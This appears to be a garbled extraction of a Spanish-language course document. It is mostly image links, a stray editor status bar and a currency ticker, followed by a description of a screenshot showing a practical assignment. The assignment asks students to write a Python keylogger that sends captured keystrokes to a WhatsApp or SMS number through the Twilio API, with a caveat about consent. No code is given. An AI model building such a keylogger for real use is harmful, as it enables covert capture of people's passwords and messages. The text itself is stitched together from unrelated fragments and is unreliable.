

Ln 1, Col 28 27 caracteres 100% Windows (CP1252) UTF-8



EUR/USD -0.22%































## COMPLICADO PARA BORRAR EL ARCHIVO LOG AUXI NO DEJABA



## EVALUACION 1

The screenshot shows a Windows desktop with two browser windows open. The left window is a Google Drive document titled "Práctica N°1 - Introducción a la programación". It contains text and a table:

EVALUACION 1	
RECURSOS:	Cualquier máquina puede usar una máquina virtual o su propio equipo
<b>ACTIVIDAD PRACTICA: Keylogger con Twilio</b>	
Implementen un keylogger básico en Python que capture las pulsaciones del teclado y las envíe periódicamente a su número de WhatsApp o SMS usando la API de Twilio. Deberán:	
1) Registrarse en Twilio para obtener credenciales y un número emisor. 2) Integrar el módulo <code>pyinput</code> para capturar teclas y <code>twilio</code> para enviar los datos. 3) Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas). 4) Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento).	
